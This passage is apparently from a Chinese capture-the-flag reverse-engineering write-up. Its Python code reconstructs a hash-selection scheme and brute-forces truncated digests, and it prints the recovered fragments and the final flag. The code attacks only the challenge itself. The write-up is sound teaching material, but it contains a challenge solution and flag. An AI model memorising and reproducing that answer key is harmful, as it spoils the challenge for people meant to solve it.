                    if enc_s[:16] == enc_data[i]:
                        print(f'Algo={right_algo}, s={s}')

a_a = [
    "WIgD1ZNZ0ilJqFpw", "4811tjOZjoiXpjdq", "ALFjcgztxnUaC89v", "ZgHzTu79Zwhoi0PB",
    "UYBfajKYrDFE1zJs", "yr4PBIjlJg89FpP3", "SFHqaTYDf7EeEevX", "gUwrqaE3nCxKr4Du"
]

for i in range(len(a_a)):
    a_a[i] = hashlib.md5(a_a[i].encode()).digest()

a_b = [
    0xAF, 0xA1, 0xA4, 170,
    0xA5, 0xAE, 0xA0, 0xA3
]
```

```
for i in range(len(a_b)):
    a_b[i] ^= 0xab

enc_data = [
"fc7466e55fbf37b1", "78b0be39e63b6837", "c2f9c805d0442203", "c11a61bb60d79dab", "869e650ee55bd9f6", "f2dda5fc021fe2bf", "305044db48fe6174", "d6659b5e2d1059f8"
]

for i in range(len(a_b)):
    if (a_b[i] >> 3) == 1:
        algo = 'sha512'
        k = a_a[a_b[i] & 7]
    elif (a_b[i]&7) == 0:
        algo = 'md2'
        k = 0
    elif (a_b[i]&7) == 1:
        algo = 'md5'
        k = 0
    elif (a_b[i]&7) == 2:
        algo = 'sha1'
        k = 0
    elif (a_b[i]&7) == 3:
        algo = 'no'
        k = 0
    elif (a_b[i]&7) == 4:
        algo = 'sha256'
        k = 0
    elif (a_b[i]&7) == 5:
        algo = 'sha384'
        k = 0
    brute(algo, i, k)
```



```
❯ python3 2.py
Algo=sha256, s=b'_8@P'
Algo=sha512, s=b'51_H'
Algo=sha512, s=b'}P11'
Algo=md5, s=b'{H@5'
Algo=sha512, s=b'C_55'
Algo=sha384, s=b'P1N3'
Algo=sha512, s=b'3H7_'
Algo=sha512, s=b'GALF'
```

根据最后的 GALF 很容易可以看出 flag 是倒序的，之后对爆破出来的字符进行组合得到 flag

FLAG{H@5H_15_7H3_8@PP1N355_C11P}